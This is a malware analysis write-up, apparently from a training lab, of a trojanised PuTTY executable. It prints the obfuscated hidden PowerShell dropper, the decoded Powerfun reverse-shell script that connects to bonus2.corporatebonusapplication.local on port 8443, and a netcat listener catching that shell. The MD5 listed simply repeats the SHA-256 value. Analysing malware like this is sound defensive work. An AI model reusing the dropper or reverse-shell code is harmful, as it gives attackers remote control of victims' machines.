

Silly PuTTy

Hashes

Sha256: 0c82e654c09c8fd9fdf4899718efa37670974c9eec5a8fc18a167f93cea6ee83

Md5: 0c82e654c09c8fd9fdf4899718efa37670974c9eec5a8fc18a167f93cea6ee83

Static Analysis

The architecture of this binary this 32bit

This puTTY.exe is flagged as Malicious on Virustotal


Stack and Floss

Bypass commands are passing through PowerShell

```
powershell.exe -nop -w hidden -noni -ep bypass "&([scriptblock]::create((New-Object System.IO.StreamReader(New-Object System.IO.Compression.GzipStream((New-Object System.IO.MemoryStream([System.Convert]::FromBase64String('H4sIAOW/UWECA51W227jNhB991cMXHUtIRbhdbdAESCLePvsGyDdNVZu82AYCE2NYzUyqZKUL0j87yUlypLjBNtUL7aGczlz5kL9AG0xQbko0IRwK10tkcN8B5/Mz6SQHCW8g0u6RvidymTX6RhNp1PB4TfU4S30WZYi19B57IB5vA2DC/iCm/Dr/G9kGsLJLscvdIVGqInRj0r9Wpn8qfASF7TIdCQxMScpzZRx4WlZ4EFrLMV2R55pGH1LUt29g3EvE6t8wj1+ZhKuvKr/9NYy5Tfz7xIrFaUJ/1jaawyJvgz4aXY8EzQpJQGzqcUDJUCR8BKJEWGFuCVfgCVSroAvw4DI4D3XnKk25QH1Z2pW2WKK0/ofzChNyZ/ytiWYsFe0CtyIT1N05j9suHDz+dGhK1qdQ2rotcnroSXbT0Roxhro3Dqhx+BWX/GlyJa5QKTxEfXLdK/hLyaOwCdeeCF2pImJC5kFRj+U7zPEsZtUUjmWA06/Ztgg5Vp2JWaYl0Zd0oohLTgXEPM/Ab4FXhKty2ibquTi3USmVx7ewV4MgKMww7Eteqvovf9xam27DvP3oT430PIVUwPbL5hiuhMUKp04XNCv+iWZqU2UU0y+aUPcyC4AU4ZFTope1nazRSb6QsaJW84arJtU3mdL7TOJ3NPPtrm3VAyHBgnqcFhwd7xzfypD72pxq3miBnIrGTcH4+iqPr68DW4JPV8bu3pqXFRlX7JF5iloEsODfaYBgqlGnrLpyBh3x9bt+4XQpnRmaKdThgYpUXujm845HI dzK9X2rwowCGg/c/wx8pk0KJhYbIUWJJgJGNaDUVSDQB1piQ037HXdc6Tohdcug32fUH/eaF3CC/18t2P9Uz3+6ok4Z6G1XTsxncGJewG7cvyAHn27HWVp+FvKJsaTBXTiHlh33UaDWw7eMfrfGA1NlWG6/2FDxd87V4wPBqmxxtuleH74GV/PKRvYqI3jqFn6lyiuBFV0wdkTPXSSHsfe/+7dJtlmqHve2k5A5X5N6SjX3V8HwZ98I7sAgg5wuCktlcWPiYTk8prV5tbHFaFlCleuZQbL2b8qYXS8ub2V0lznQ54afCsrcy2sFyeFADCEkVXzocf372HJ/ha6LDyCo6KI1dDKAmpHRuSv1MC6DV0thaIh1IKOR3MjoK1UJfnhGVIPr+8hOCi/WIGf9s5naT/1D6Nm++OTrtVTgantvmcFWp5uLXdGnSXTZQJhS6f5h6Ntcjry9N8eXQOXxyH4rirE0J3L9kF8i/mtl93dQkAAA=='))),[System.IO.Compression.CompressionMode]::Decompress))) .ReadToEnd()))"
```

This is not likely binary packed in IAT in pestudio But some imports are notable

This file creates a powershell script in C:\Python310\Scripts\ folder and then deletes itself when executed



When the internet packet is captured in FraudDNS it requests to a unknown domain i.e
bonus2.corporatebonusapplication.local

FraudDNS

Captured Requests	Request as Hex	
Timestamp	Requested Domain	Response Code
6/23/2024 2:35:11 PM	ecs.office.com	FOUND
6/23/2024 2:35:12 PM	ctldl.windowsupdate.com	FOUND
6/23/2024 2:35:12 PM	update.googleapis.com	FOUND
6/23/2024 2:35:36 PM	v10.events.data.microsoft.com	FOUND
6/23/2024 2:35:36 PM	ctldl.windowsupdate.com	FOUND
6/23/2024 2:35:38 PM	bonus2.corporatebonusapplication.local	FOUND
6/23/2024 2:36:05 PM	bonus2.corporatebonusapplication.local	FOUND
6/23/2024 2:36:40 PM	bonus2.corporatebonusapplication.local	FOUND
6/23/2024 2:37:00 PM	msedge.api.cdp.microsoft.com	FOUND
6/23/2024 2:37:11 PM	config.edge.skype.com	FOUND

from the strings we can find a base64 payload and when converted it outputs a zip and when we extract the zip we find payload script

```

Desktop Documents Downloads Malware.Unknown.exe.pcapng Music out Pictures Public RAT.Unknown2.pcapng RAT.unknown.pcapng SillyPutty.pcapng Templates Videos
remnux@remnux:~$ echo "H4SIAQW/UECA51W27jNhb991chXHUTrRbhd4AESCLepVsgyDdNVu82AYCE2NYzuYqZKUL0j87yUlyPlj8NtUL7aGczl25KL9A00x0bk00Irwk10tkcN8B5/Mz6S0HCW8g0uervIdymT6RhNg1P84TFH4S30WZY119857IB5vA2DC/icn/DrgL3Llcw4lVqGmInj0r9pndefAS77Idc0qMSep2Zr4w4ZAEFLW/2R5Sp0hLUu2Dp3Ev650Wj1v2hXuvK79Mv5Tf27rIFaUj1j1aww3vg2MxYGE0p30gqcd03UCR8BkJEW0FUCrfgcV5r0Aw401403XKkK25QH1Z2pW2WkX0/ofzCHW2/ytlMysFedctYIT19sUH02+dgHkLgD02rotcnroSxbT8Roxhro3Dqgh+BNX/GlyJa5OKTxFXLdk/hLYaowCdeecF2pImJc5kFRJ-U7zPEsZtUUIjMNA86/Zt0g5Vp2JwaY102d0oohLqXEpM/Ab4FhXky21bqUti3U5mV7ewW4MgKmw77Eteqovv9xan2DvP30T430PIVUwPbLShLuhMUKp84+1WZqU2U0y8+aUPcyCAU4ZFT0pe1nazR56QsaJW84arJtU3mdL7T033NPPTrm3VayHBgnqcfHmd7xfypD72pxq3miBnIRGTcH4+iqP680W43PV8bu3pqXFR1X7JF510E50dFayBgqL0nrLpyBh3x9bt+4X0pnRmaKdThgVpUxum845Hid2K9X2rwowCgg/c/wx8pk6KJhWJ3gJGNaDUVSD081p0037HXdc0TohdCug32fUH/eaF3CC/18t2P9Uz3+6ok4Z6G1XTsxncG3eW67cuyAHn27HWVp+FvKJsaTBXT1HLh33Ua0Ww7eMfrfGA1NLW6/2Fdx87V4wPBqmxuleH74GV/PKRvYqI3jgF6lyiubFV0wdkTPXSSHsfe/+7d3t1mqHve2k5ASX5N6S3HwZ98175Agg5WuKtlCwPlYTKBprV5tBHFaf1CleuZ0BL2b8qYXS8ub2V0Lzn054aFcscryZsFyFADCEKvXzocf372HJ/haoLDyCo6K11dDKAmpHRusv1MC6DV0thaIh1IK0R3Mjok1UJfnhGVIPr+8hOC1/W1Gf955naT/1D6Nm++0TrtVTgntvmcFwpSulXdgNSXTQ3JhS6htCjrg9NB0X00XyH4rIE03JL9KF8l/mtl93dQAAAA==" | base64 -d > out
remnux@remnux:~$ file out
out: gzip compressed data, last modified: Mon Sep 27 12:58:13 2021, max compression, from Unix, original size modulo 2^32 2421
remnux@remnux:~$ unzip out
Archive:  out
  End-of-central-directory signature not found.  Either this file is not
  a zipfile, or it constitutes one disk of a multi-part archive.  In the
  latter case the central directory and zipfile comment will be found on
  the last disk(s) of this archive.
unzip: cannot find zipfile structure in one of out
      out.zip, and cannot find out.ZIP, period.

```

In this script we can see the port number that is 8443

```
remnux@remnux:~$ cat 'out (1)'  
# Powerfun - Written by Ben Turner & Dave Hardy  
  
function Get-WebClient  
{  
    $wc = New-Object -TypeName Net.WebClient  
    $wc.UseDefaultCredentials = $true  
    $wc.Proxy.Credentials = $wc.Credentials  
    $wc  
}  
  
function powerfun  
{  
    Param(  
        [String]$Command,  
        [String]$Sslcon,  
        [String]$Download  
    )  
    Process {  
        $modules = @()  
        if ($Command -eq "bind")  
        {  
            $listener = [System.Net.Sockets.TcpListener]8443  
            $listener.start()  
            $client = $listener.AcceptTcpClient()  
        }  
        if ($Command -eq "reverse")  
        {  
            $client = New-Object System.Net.Sockets.TCPClient("bonus2.corporatebonusapplication.local",8443)  
        }  
  
        $stream = $client.GetStream()  
  
        if ($Sslcon -eq "true")  
        {  
            $sslStream = New-Object System.Net.Security.SslStream($stream,$false,({$true} -as [Net.Security.RemoteCertificateValidationCallback]))  
            $sslStream.AuthenticateAsClient("bonus2.corporatebonusapplication.local")  
            $stream = $sslStream  
        }  
  
        [byte[]]$bytes = 0..20000|%{0}  
        $sendbytes = ([text.encoding]::ASCII).GetBytes("Windows PowerShell running as user " + $env:username + " on " + $env:computername + "`nCopyright (C) 2015 Microsoft Corporation. All rights reserved.`n`n")  
        $sendbytes | $stream
```

when connecting through reverseshell in remnux box it catches the shell on port 8443

```
remnux@remnux:~$ nc -nvlp 8443  
Listening on 0.0.0.0 8443  
Connection received on 192.168.28.128 49882  
00fx0c00t00d0x0v0Y0a00 M00w[&0I[*0,0+000/000$0#0(0'0  
0 0000=<5/  
l+)&bonus2.corporatebonusapplication.local  
  
#0dir  
|
```

and when viewed through tcpviewer it shows that it's connected to shell on 49882 port number

File Edit View Process Connection Options Help										
4 TCP v4 6 TCP v6 4 UDP v4 6 UDP v6 powershell										
Process Name	Process ID	Protocol	State	Local Address	Local Port	Remote Address	Remote Port	Create Time	Module Name	Sent Packets
powershell.exe	7368	TCP	Established	192.168.28.128	49882	192.168.28.130	8443	6/23/2024 2:57:55 PM	powershell.exe	1

This Malware is basically a RAT payload.